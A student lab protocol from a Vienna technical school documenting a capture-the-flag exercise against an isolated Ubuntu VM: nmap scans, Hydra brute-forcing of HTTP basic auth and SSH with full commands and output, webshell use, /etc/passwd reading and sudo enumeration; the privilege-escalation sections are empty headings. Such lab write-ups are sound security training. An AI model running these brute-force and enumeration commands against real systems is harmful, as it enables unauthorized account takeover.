htl donaustadt
Donaustadtstraße 45
1220 Wien

Abteilung: Informationstechnologie
Schwerpunkt: Netzwerktechnik

Ethical hacking of a CTF-VM

Laboratory protocol Exercise 7: Ethical hacking of a CTF-VM

Figure 1: Grouplogo

Subject: ITSI
Class: 3AHITN
Name: Stefan Fürst, Justin Tremurici
Groupname/number Name here/12
Supervisor: SPAC, ZIVK
Exercise dates: 17-19.1.2025
Submission date: 20.1.2025

htl donaustadt
Donaustadtstraße 45
1220 Wien

Abteilung: Informationstechnologie
Schwerpunkt: Netzwerktechnik

Contents

1 Task definition

This task is based on a Capture the Flag (CTF) challenge, where multiple flags are hidden across an environment and can be found either through exploits or by navigating the system. Two virtual machines are provided: an Ubuntu server, which hosts the flags, and a Kali Linux machine for offensive actions. Both machines operate in a `Host-only network`, meaning they can communicate with each other but not with the external internet or other devices.
The goal is to use the tools and techniques available in Kali Linux to explore the Ubuntu server, identify vulnerabilities, and capture the flags, all within an isolated network environment.

2 Summary

3 Complete network topology of the exercise



Figure 2: Complete network topology of the exercise

4 Exercise Execution

4.1 Setting up the virtual machines.

To get started with this CTF, make sure that VirtualBox version 7.1.4 is used. The VM to attack must be imported by double-clicking the provided `.ova` file. After the import is complete, the network settings must be changed to use Host-only Adapter mode. Since using the default Host-only network did not work, we had to create a new Host-only network. To do this, either press `<C-h>` or click on `File` > `Tools` > `Network Manager`, as shown in Figure 3.



Figure 3: Opening VirtualBox Network Manager settings

In this menu, click on `Create`, then check the `Enable Server` box to enable the DHCP server so the target VM will receive an IP address. Then, click on `Adapter` to view the IP range of the network, which in our case is `192.168.15.0/24`, which can be seen in Figure 4.



Figure 4: Showing the IP settings for the new Host-only network

Next, open the virtual machine settings by selecting the VM in the list and pressing `<C-s>`. Under the `Network` section, change the network adapter to use the Host-only Adapter and select the VirtualBox Host-only Ethernet Adapter #2, which was just created. Perform this step for both the target VM and the Kali VM, as detailed in Figure 5.



Figure 5: Showing the network configuration of the virtual machines

4.2 Reconnaissance: Scanning the Network

We use the Cyber Kill Chain to structure our steps for completing the CTF, with any attack beginning with reconnaissance, which in this case means scanning the network with `nmap`. Since we don't know the IP address of the target server yet, we need to scan the network to find it. For this, the command `nmap 192.168.15.0/24` is used to scan the entire network for open ports, as illustrated in Figure 6.[1]



Figure 6: Results of the nmap scan

We can determine that the target has the IP address `192.168.15.3`, since, as seen in Figure 4, `.1` is the network address, `.2` is the `DHCP` server, and `.4` is the IP address of the Kali VM. This can be verified by running `ip a` or by scanning the open ports, since `ssh` is not exposed. Now we can run another `nmap` scan to get fruther information abt the running servives and their version by using the `sV` flag and use the `T4` flag which sets the timing to agressive with the value 4 and the `p` falg with `-` value to scan all ports. The results of the scan can be seen in Figure 7.[2, 3]



Figure 7: Results of the detailed nmap scan

From this scan, we can see that `ssh` and four `http` servers running `Python 3.12.3` are active on the system.

4.3 Reconnaissance: Exploring the websites

If we open the websites in our web browser of choice, we can see that the one on port `1080` says that to get further, we need to scan deeper, which we already did. The website on port `5155` shows text from foreign languages, which is randomized and always prints out different text on refresh. The site on port `10458` prints out a message in `base64`, and lastly, the one on port `10448` has a basic authentication login prompt for a mini web shell. Figures 8 shows the content of each webpage.



Figure 8: Showing the contents of each page using `curl` [1]

The `base64` message can be decoded by piping the string, using `echo`, into the `base64` command, which gives us the hint to use port `55487`, the site with authentication. This is shown in Figure 9 below.

Figure 9: Decoding the `base64` message

To get all the random variants from the site with the foreign languages, I wrote a quick batch script to recursively relay the website and save the output in a file called `output`, as shown in Figure 10.

```
#!/bin/bash
while true;do
    body=$(curl -s 192.168.15:5155)
    echo "$body" >> output
    echo "$body"
done
```



Figure 10: Running the script

After running it for a while, we prompted ChatGPT with the list of outputs to translate, which revealed the following hint, as shown in Figure 11.

[1] The ports are different from those mentioned before, since instead of using screenshots from the browser, we opted to use `curl`. Additionally, on every refresh, the ports are randomized.



Figure 11: ChatGPT translating the hint

4.4 Weaponization: Evaluating the needed tools

Now that we know the username and that it uses HTTP Basic Authentication, we can use Hydra to brute-force the password. For this, I have chosen the 10-million-password list as our wordlist [4]

4.5 Exploitation: Using Hydra to break HTTP basic authentication

To brute force the password, the following `hydra` command will be used: `hydra -l user -P pw.txt -s 55487 -f 192.168.15.3 http-get /` Here is a breakdown of the options used in the command:[5]

```
-l user #specifying the username to attempt logging in with
-P pw.txt #tells Hydra to use the contents of pw.txt as passwords to try
-s 55487 #specifying the port to connect to
-f #telling Hydra to stop after a valid login
192.168.15.3 #setting the target IP address
http-get / #specifying the service and method to use
```

After running this command, we find out that the username is `user` and the password is `pass`, as seen in Figure 12.

```
root@kali:/mnt/a# hydra -l user -P pw.txt -s 55487 -f 192.168.15.3 http-get
 /
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 1
8:21:03
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/
p:10000), ~625 tries per task
[DATA] attacking http-get://192.168.15.3:55487/
[55487][http-get] host: 192.168.15.3   login: user   password: pass
[STATUS] attack finished for 192.168.15.3 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 1
8:21:05
root@kali:/mnt/a#
```

Figure 12: Running the Hydra command to get the credentials

After entering the found credentials on the webpage, we get the first flag.



Figure 13: First flag found

Besides the flag, there is a webshell on the site, so we can run commands on the server. However, interacting through the website is a horrible experience, and that's why we used the command `whoami` to find out which user we are logged in as so we can SSH into the server instead.

4.6 Exploitation: Using Hydra to brute force SSH login

To brute force the SSH login, this Hydra command is used:
`hydra -l GrumpyCat -P pw.txt 192.168.15.3 ssh -t 4`. The only changes made to the command are the username we got through the webshell, replacing the method with SSH, and using the `-t` flag with a value of 4 to set the max tasks to 4, since some SSH configurations tend to block higher counts. Figure 14 shows the command output. [6]

```
root@kali:/mnt/a# hydra -l GrumpyCat -P pw.txt 192.168.15.3 ssh -t 4
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 1
9:15:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10000 login tries (l:1/p:
10000), ~2500 tries per task
[DATA] attacking ssh://192.168.15.3:22/
[22][ssh] host: 192.168.15.3   login: GrumpyCat   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 1
9:15:08
root@kali:/mnt/a#
```

Figure 14: Getting the credentials for the user GrumpyCat

4.7 Exploring the system

4.7.1 Listing all the files

Now that we have a shell in the server, it's time to dig around and explore. We started by running `ls -R / * 2>/dev/null | grep flag`, in which the `-R` flag is used to recursively list all the files in the root of the file system and the `*` is used to list everything inside that as well. Lastly, the `2>/dev/null` redirects `stderr` to the file `/dev/null` to effectively delete them from the output, which is piped into `grep` to filter it to search for files that have `flag` in their name. To tidy up the output, it can be piped into `grep` again with the `-v` flag to exclude results that contain `flags`. Figure 15 shows the results. [7]

```
GrumpyCat@playground:~$ ls -R / * 2>/dev/null | grep flag | grep -v "flags"
ctf_setup_done.flag
secret_flag.txt
fib_notify_on_flag_change
fib_notify_on_flag_change
termios-c_cflag.h
termios-c_iflag.h
termios-c_lflag.h
termios-c_oflag.h
flag_process.sh
fegetexceptflag.3.gz
fesetexceptflag.3.gz
tcflag_t.3type.gz
```

Figure 15: Output of the search command

As we can see, we found a file called `secret_flag.txt` and `flag_process.sh`, for which we can search with the following command: `find -name "filename" / 2>/dev/null`. Figure 16 displays the found file locations.

```
GrumpyCat@playground:~$ find / -name "secret_flag.txt" 2>/dev/null
/opt/secret_flag.txt
GrumpyCat@playground:~$ find / -name "flag_process.sh" 2>/dev/null
/usr/local/bin/flag_process.sh
```

Figure 16: File locations of the 2 found files

To have a better structure in this documentation, I will list the initial findings from the exploration and create a section for each flag. This will make the document easier to read and more organized.

4.7.2 Investigating the listening service

With `ss -tulnp`, we can examine all listening process services on the system for TCP and UDP, along with the processes they use, if we have permission to see that. This will be further investigated in section 4.9.

```
GrumpyCat@playground:/$ ss -tulnp
Netid               State                Recv-Q               Send-Q                             Local Address:Port                 Peer Address:Port              Process
udp                 UNCONN               0                    0                                     127.0.0.54:53                      0.0.0.0:*
udp                 UNCONN               0                    0                                  127.0.0.53%lo:53                      0.0.0.0:*
udp                 UNCONN               0                    0                          192.168.15.3%enp0s3:68                        0.0.0.0:*
tcp                 LISTEN               0                    4096                                  127.0.0.54:53                      0.0.0.0:*
tcp                 LISTEN               0                    4096                               127.0.0.53%lo:53                      0.0.0.0:*
tcp                 LISTEN               0                    5                                       0.0.0.0:55539                 0.0.0.0:*      users:(("python3",pid=741,fd=6))
tcp                 LISTEN               0                    5                                       0.0.0.0:10465                 0.0.0.0:*      users:(("python3",pid=741,fd=5))
tcp                 LISTEN               0                    5                                       0.0.0.0:1080                  0.0.0.0:*      users:(("python3",pid=741,fd=3))
tcp                 LISTEN               0                    5                                       0.0.0.0:4220                  0.0.0.0:*      users:(("python3",pid=741,fd=4))
tcp                 LISTEN               0                    4096                                          *:22                        *:*
GrumpyCat@playground:/$
```

Figure 17: Viewing the listening services

4.8 Investigating the process flag

Let's return to the file `flag_process.sh` to get this flag. Simply cat the file as shown in Figure 18.

```
GrumpyCat@playground:/$ cat /usr/local/bin/flag_process.sh
#!/bin/bash
export SECRET_FLAG="FLAG{inspect_running_processes}"
sleep 600
GrumpyCat@playground:/$
```

Figure 18: Viewing the check_running_processes flag

But let's not call it a day here since there is a different way to find this flag, which is by viewing the currently running processes with `ps aux`. However, since it only runs for 600 seconds, I wasn't able to find it running even immediately after restarting the VM. My theory is that it never gets started since the `setup_flag_process()` never actually starts the file or puts it in crontab.

4.9 Further investigating the webserver

Luckily, as seen in Figure 17, it appears that the webserver has been started as the current user, which we can further inspect with `ps aux | grep python`. As shown in Figure 19, the process has been started by the root user as GrumpyCat.

```
GrumpyCat@playground:~$ ps aux | grep python
root         722  0.0  0.3  17152  7168 ?        S    Jan17   0:00 sudo -u GrumpyCat python3 /bin/ctf_server.py
GrumpyC+     741 99.8  1.4 325388 28944 ?        Rl   Jan17 793:07 python3 /bin/ctf_server.py
root         763  0.0  1.1 109672 22784 ?        Ssl  Jan17   0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown --wait-for-signal
GrumpyC+   41320  0.0  0.1   6544  2304 pts/0    S+   06:41   0:00 grep --color=auto python
```

Figure 19: Inspecting the running Python processes

If we read the file `/bin/ctf_server.py`, we first see that the ranges of the randomized port ranges are `4000-5600`, `10000-12000`, and `50000-60000`. The intended translation is "Hinweis1: Der Nutzername lautet user", and lastly, a flag hides itself at the bottom of the file, which is shown in Figure 20.

```
GrumpyCat@playground:/$ cat /usr/bin/ctf_server.py | grep -i flag
            self.wfile.write(b"<h1>FLAG{use_secure_credentials}</h1>\n")
            self.wfile.write(b"<h1>mit der Webshell findest du vielleicht die weiteren Flags</h1>\n")
# FLAG{always_check_comments_in_scripts}
GrumpyCat@playground:/$
```

Figure 20: Viewing the flag in the server Python file

4.10 Investigating secret_flag.txt

If we simply cat this file as the current user, we can't do that since we lack permission and are not in the sudoers group or file. Therefore, we have two options: either find a different user who has the privileges to read the file or escalate our current privileges to become root. The first option is the more reasonable one, which we will use. To see all the users we can log into, we can search through the file using the following grep command: `grep -v "nologin" /etc/passwd`. With this command, we display all the lines of the `/etc/passwd` file that don't contain `nologin` to only display the users we can log in as.

```
GrumpyCat@playground:/var/log$ grep -v "nologin" /etc/passwd
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/bin/sync
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
pollinate:x:102:1::/var/cache/pollinate:/bin/false
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
CheerfulOtter:x:1001:1001::/home/CheerfulOtter:/bin/sh
GrumpyCat:x:1002:1002::/home/GrumpyCat:/bin/sh
GrumpyCat@playground:/var/log$
```

Figure 21: Listing the users we can log in as

As seen in Figure 21, we got two new options as users to log in: `ubuntu` and `CheerfulOtter`. Since we had already tried brute-forcing the root password from the very start, just in case, and the user users have not set an interactive login shell, we chose `CheerfulOtter` because the name sounds more similar to `GrumpyCat`. We also brute-forced the `ubuntu` user in the background. This was a correct assumption, as the password for the `CheerfulOtter` user was also "password", and we didn't find the password for the `ubuntu` user, which also had its sudo permissions removed in the `remove_ubuntu_from_sudo()` function in the setup script.

```
root@kali:/mnt/a# hydra -l CheerfulOtter -P pw.txt 192.168.15.3 ssh -t 24
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organizations, or for illegal purposes (this
is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-17 2
1:10:42
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
 recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to sk
ip waiting)) from a previous session found, to prevent overwriting, ./hydra
.restore
[DATA] max 24 tasks per 1 server, overall 24 tasks, 10000 login tries (l:1/
p:10000), ~417 tries per task
[DATA] attacking ssh://192.168.15.3:22/
[22][ssh] host: 192.168.15.3   login: CheerfulOtter   password: password
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 11 final worker threads did not comp
lete until end.
[ERROR] 11 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-17 2
1:10:56
root@kali:/mnt/a#
```

Figure 22: Getting the credentials for CheerfulOtter

As seen in Figure 22, we got the credentials for the CheerfulOtter user. If we log in as that user and run `sudo -l` to see what permissions we have with sudo, we can see that the only command we can run elevated is `/bin/cat /opt/secret_flag.txt`, which we need in order to find the flag, as shown in Figure 23.

```
CheerfulOtter@playground:~$ sudo -l
Matching Defaults entries for CheerfulOtter on playground:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin,
    use_pty

User CheerfulOtter may run the following commands on playground:
    (ALL) NOPASSWD: /bin/cat /opt/secret_flag.txt
CheerfulOtter@playground:~$ sudo cat /opt/secret_flag.txt
FLAG{sudo_privileges_are_key}
CheerfulOtter@playground:~$
```

Figure 23: Viewing secret_flag.txt

4.11 Exploring the new user

Since we are in a new user, it's time to rerun old commands and see if any new files can be found. Instead of using `ls` and `grep` to search, we will use the following `find` command: `find / -type f -name '*flag*' 2>/dev/null`. Here is a breakdown of the command used in Figure 24:[8]

```
find / #Selecting the / directory to search in
-type f #Restricts the command to only search files
-name '*flag*' #Specifies that the command should only search files that
               #contain "flag"
2>/dev/null #Hiding errors
```

4.11.1 Finding a flag in `/tmp`



Figure 24: Output of the `find` command [2]



Figure 25: Viewing the flag in the `/tmp` directory

As seen in Figures 24 and 25, there is a flag in the `/tmp` directory that we missed the first time. We should have used the find command right away instead of recursively listing all the files.

[2]The username in Figures 24 and 25 is different since we were too focused on getting root access and thus only did this flag later after a VM reboot.

4.11.2 Finding the history flag

Additionally to the find command, I remembered reading in a CTF cheat sheet a while ago to check the command history of the user. However, I initially only checked `.bash_history` instead of the `.history` file, which contains a flag in this CTF. I always missed it until I ran `ls -l` as a sanity check in the home directory of CheerfulOtter and found the flag, as shown in Figures 26 and 27.

```
CheerfulOtter@playground:~$ ls -al
total 128
drwxr-x--- 8 CheerfulOtter CheerfulOtter  4096 Jan 18 01:35 .
drwxr-xr-x 5 root          root           4096 Jan 17 16:54 ..
-rwxrwxr-x 1 CheerfulOtter CheerfulOtter    10 Jan 17 23:49 a.sh
-rw------- 1 CheerfulOtter CheerfulOtter   286 Jan 18 01:35 .bash_history
-rw-r--r-- 1 CheerfulOtter CheerfulOtter   220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 CheerfulOtter CheerfulOtter  3771 Mar 31  2024 .bashrc
drwx------ 2 CheerfulOtter CheerfulOtter  4096 Jan 17 20:11 .cache
drwx------ 3 CheerfulOtter CheerfulOtter  4096 Jan 18 00:06 .gnupg
-rw-r--r-- 1 CheerfulOtter CheerfulOtter    31 Jan 17 16:54 .history
-rwxrwxr-x 1 CheerfulOtter CheerfulOtter 48875 Jan 18 00:06 lse.sh
-rwxr-xr-x 1 CheerfulOtter CheerfulOtter   207 Jan 18 01:08 payload.bin
drwx------ 3 CheerfulOtter CheerfulOtter  4096 Jan 18 00:41 .Private
-rw-r--r-- 1 CheerfulOtter CheerfulOtter   807 Mar 31  2024 .profile
drwx------ 3 CheerfulOtter CheerfulOtter  4096 Jan 18 00:26 snap
-rwxrwxr-x 1 CheerfulOtter CheerfulOtter  2006 Jan 18 00:43 snap_confine_LPE.sh
drwx------ 2 CheerfulOtter CheerfulOtter  4096 Jan 17 22:55 .ssh
drwxr-xr-x 2 CheerfulOtter CheerfulOtter  4096 Jan 18 00:26 .vim
-rw------- 1 CheerfulOtter CheerfulOtter  9637 Jan 18 00:44 .viminfo
-rw-r--r-- 1 CheerfulOtter CheerfulOtter  2671 Jan 18 00:24 zstreamdump.8
```

Figure 26: Viewing the home directories of CheerfulOtter

```
File  Actions  Edit  View  Help
cat FLAG{always_check_history}
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
".history" [readonly] 1L, 31B
```

Figure 27: Viewing the flag in the `.history` file

4.12 It should be over now, right?

Now that we found the following six flags:

1. `FLAG{use_secure_credentials}`
2. `FLAG{always_check_comments_in_scripts}`
3. `FLAG{sudo_privileges_are_key}`
4. `FLAG{inspect_running_processes}`
5. `FLAG{tmp_directory_is_not_safe}`
6. `FLAG{always_check_history}`

This means that the exercise is over, right?

4.13 trying to escalate privaledgs

4.13.1 smart enumeration

4.13.2 trying a kernel level exploit

4.13.3 checking suid binarys

4.13.4 checking root proccses

4.13.5 trying metasploit

4.13.6 trying other common ctf priv escalation ways

4.14 reseting the root password and exploring the vm

4.15 7 flags

4.16 talking abt the setup etc or sum idk :shruge:

5 References

References

